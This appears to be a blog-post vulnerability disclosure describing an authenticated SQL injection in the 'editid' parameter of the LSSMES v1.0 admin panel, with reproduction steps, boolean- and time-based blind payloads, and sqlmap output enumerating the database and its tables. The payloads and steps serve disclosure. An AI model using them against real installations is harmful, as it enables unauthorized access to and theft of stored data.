



Tushar

Follow

Mar 2, 2021 · 2 min read · Listen



Authenticated Blind & Error based SQL injection on Local Services Search Engine Management System -v 1.0

Product: LSSMES-V1.0


Vulnerability Title: Authenticated Blind & Error SQLi

Identifier: Owasp Top 10: Injection

Detailed description: It was found that when we update Category using the admin login, edit-category-detail.php is given a GET request containing **editid** and with all other parameters. Whereas, **editid** is the parameter that is vulnerable to SQLi. As an admin, a user can dump all the data from the database.


Steps to reproduce:

1. Login to the admin page of LSSMES-V1.0, which is http://server_ip/LSSMES/lssmes/admin/login.php




Admin login page

2. Click on, Service Category → Manage Category to update presence data.



Normal respond

3. Just a double quote on **editid** parameter will confirm the SQL injection as below shown image. Update button disappears.



Application misbehaviour

4. After confirming that **editid** is vulnerable to SQL injection feeding the request to SQLMAP will do the rest of the work for us 😊

```

---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: http://192.168.1.100/LSSMES/lssems/admin/edit-category-detail.php?editid=-7403 OR 7282=7282

  Type: time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)
  Payload: http://192.168.1.100/LSSMES/lssems/admin/edit-category-detail.php?editid=(SELECT (CASE WHEN (9677=9677) THEN (SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7) ELSE 9677 END))
---
[19:30:31] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.46
back-end DBMS: MySQL 5 (MariaDB fork)
[19:30:31] [INFO] fetching current database
[19:30:31] [INFO] resumed: lssemsdb
current database: 'lssemsdb'
[19:30:31] [INFO] going to use a web backdoor for command prompt

```

The result of SQLMAP against the **editid** parameter

```

---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: http://192.168.1.100/LSSMES/lssems/admin/edit-category-detail.php?editid=-7403 OR 7282=7282

  Type: time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)
  Payload: http://192.168.1.100/LSSMES/lssems/admin/edit-category-detail.php?editid=(SELECT (CASE WHEN (9677=9677) THEN (SELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7) ELSE 9677 END))
---
[19:32:55] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.46, PHP 8.0.2
back-end DBMS: MySQL 5 (MariaDB fork)
[19:32:55] [INFO] fetching tables for database: 'lssemsdb'
[19:32:55] [INFO] fetching number of tables for database 'lssemsdb'
[19:32:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:32:55] [INFO] retrieved: 4
[19:32:56] [INFO] retrieved: admin
[19:32:57] [INFO] retrieved: category
[19:32:58] [INFO] retrieved: person
[19:32:59] [INFO] retrieved: iperson
Database: lssemsdb
[4 tables]

```

Boom!!!

Linkedin Profile: <https://www.linkedin.com/in/tushar-vaidya-2111s5/>

Sql Injection Sqlmap Projects

About Help Terms Privacy

Get the Medium app